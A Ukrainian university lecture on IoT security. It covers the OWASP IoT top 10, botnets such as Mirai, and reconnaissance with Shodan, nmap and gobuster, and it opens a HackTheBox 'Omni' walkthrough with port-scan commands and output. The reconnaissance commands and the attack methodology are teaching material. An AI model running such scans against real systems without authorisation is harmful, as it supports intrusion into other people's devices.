# Безпека інтернет речей


## Лекція №13

Лекцію проводить:

доц. Лимаренко Вячеслав Володимирович


к.т. 066-0708586

# IoT міста



Хмарне збереження, інтелектуальна обробка даних і аналітика
Кабель/оптоволокно
ADSL
Стільниковий зв'язок
Wi-FiAP
LTE
LTE
Спутниковий зв'язок
Iridium
Промислові, транспортні, морські, авіаційні шлюзи
Wi-Fi
Ethernet
Wi-Fi
Wi-Fi
Wi-Fi
LoRa
SIGFOX
ISA 100.11a
Wi-SUN
Telensa
Bluetooth
NFC
Корис-тувальницький шлюз
Thread, ZigBee, Z-Wave
Датчики і виконавчі пристрої

# Проблеми безпеки IoT і їх актуальність

Географічне розподілення джерел атак та їх відсоткове співвідношення (Dr.WEB)




Зафіксовані ханіпотами атаки на пристрої Інтернету (Dr.WEB)




# Які IoT пристрої найчастіше зазнають атак?


# Які вразливості найпоширеніші в IoT?

## Топ-10 вразливостей IoT від OWASP:

- Слабкі, передбачувані та слабко закодовані паролі
- Небезпечні мережеві підключення
- Небезпечні інтерфейси екосистем
- Відсутність безпечного механізму оновлень
- Використання небезпечних або застарілих компонентів
- Недостатній захист приватності
- Небезпечна передача та зберігання даних
- Відсутність можливості налаштування пристрою
- Небезпечні налаштування за замовчуванням
- Відсутність фізичного захисту

Вектор атак на IoT пристрої за 2021 рік




*Статистка з досліджень компанії OWASP*

# Віруси, що атакують IoT пристрої



Згідно з статистикою, найактивнішим вірусом є ботнет Linux.Mirai, який займає 34% від усіх заражень. За ними слідує лоадер Linux.DownLoader (3% атак) і троян Linux.ProxyM (1,5% атак).

Віруси націлені на IoT пристрої можна розділити на кілька категорій:

- **Ботнети для проведення DDoS-атак** (приклад: Linux.Mirai)
- **Лоадери, які розповсюджують, завантажують та встановлюють інші віруси** (приклад: Linux.DownLoader, Linux.MulDrop)
- **Трояни-ратники, що дають змогу віддалено керувати зараженими пристроями** (приклад: Linux.BackDoor)
- **Троняни, що перетворюють пристрої на проксі-сервери** (приклад: Linux.ProxyM, Linux.Ellipsis, Linux.LuaBot)
- **Майнери для майнінгу криптовалют** (приклад: Linux.BtcMine)

Але сьогодні велика кількість вірусів відразу включає кілька функцій, що збільшує їх небезпеку для IoT пристроїв.


# Ботнет Mirai (Linux.Mirai.XXXX)

**Linux.Mirai** – один з найбільших і найпоширеніших ботнетів, що атакує IoT пристрої. Вперше він з'явився у травні 2016 року. Він атакує пристрої на базі Linux з архітектурами x86, ARM, MIPS, SPARC, SH-4, M68K та ін.

Після зараження цільового пристрою Linux.Mirai з'єднується з командним сервером і чекає від нього подальших команд. Основна функція цього ботнету – проведення DDoS-атак.

У 2017 році був опублікований вихідний код цього ботнета, що викликало велику кількість модифікацій та спровокувало ще більше поширення його серед IoT пристроїв.


Різні модифікації Linux.Mirai найбільш активні у Китаї, Японії, США, Індії та Бразилії.


*Панель управління пристроями, що заражені, у ботнеті Mirai*

# Як хакери можуть вручну шукати та атакувати IoT пристрої?


*Приклад пошуку вебкамер через пошукову систему Shodan*




*Сканування мережевих сервісів за допомогою NMAP*



*Сканування відкритих каталогів web-сервера за допомогою GOBUSTER*


# Реальні інциденти пов'язані з IoT

**Атака на університетську мережу розумних речей**

У 2017 році фірма Verizon повідомила про потужну кібератаку, яку зазнав великий американський університет (назва навчального закладу не розголошувалося). Під час атаки зловмисники використали одразу 5 000 пристроїв на території кампуса. Хакери зламали всі ці пристрої та змусили їх надсилати DNS-запити.

Місцеві фахівці безпеки вперше зіткнулися з атакою через розумні девайси і не могли оперативно вигадати спосіб повернути доступ до захоплених гаджетів. Наступна аналітика виявила, що за атакою стоїть ботнет, який захопив мережу. Хакери поступово отримували доступ до девайсів через перебір пароля.





**Перший в історії злом розумного унітазу**

До кібернетичних нападів уразливі різні пристрої, навіть розумні унітази, що було доведено групою фахівців компанії Panasonic, що працюють в галузі безпеки підприємства.

Фахівці довели простоту зламування унітазу, керованого через Bluetooth зі смартфона. Хакери змогли отримати повний доступ до пристрою, наприклад, вони змогли будь-якої миті запустити спуск води.

**Пранкери-хакери зламують камери**

На початку 2021 року правоохоронці з Федерального бюро розслідувань США попередили про нову тенденцію: хакери зламують різні «розумні» пристрої, а потім викликають додому до своїх жертв наряд спецназу (так званий «сваттинг», від англійського swatting), щоб транслювати те, що відбувається в прямому ефірі.

# В Іспанії заарештовано творців ботнету FluBot






Figure 1. Webview Overlay Example

Figure 2. Credit Card Phishing







Figure 23. Command and Control Panel Greeting Message

# Віртуальна лабораторія HackTheBox

**HackTheBox** – це віртуальна лабораторія, призначена для дослідження вразливостей, атак та практики тестування на проникнення у форматі CTF.



# Omni – Windows IoT Core

**Omni** – це віртуальна машина з лабораторії HackTheBox керована ОС Windows IoT Core і має низку поширених серед світу IoT вразливостей, які дозволять з нуля отримати повний доступ до неї.

# Сканування цілей


Скануємо відкриті порти:

```
┌──(root@m3n0sd0n4ld)-[~/Box/Omni]
└─# uPortScan Omni.htb
[+] Port 135 - OPEN
[+] Port 5985 - OPEN
[+] Port 8080 - OPEN
[+] Port 29817 - OPEN
[+] Port 29819 - OPEN
[+] Port 29820 - OPEN
```

Отримуємо детальну інформацію про відкриті порти:

```
┌──(root@m3n0sd0n4ld)-[~/Box/Omni]
└─# nmap -sV -sC -p135,8080,29817,29820 omni.htb -oN omni.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-09 07:20 CET
Nmap scan report for omni.htb (10.10.10.204)
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8080/tcp  open  upnp    Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
29817/tcp open  unknown
29820/tcp open  unknown
```

Заходимо на веб-сервер через браузер і бачимо форму входу:





Перевіримо сервіс Windows Device Portal за допомогою nikto:

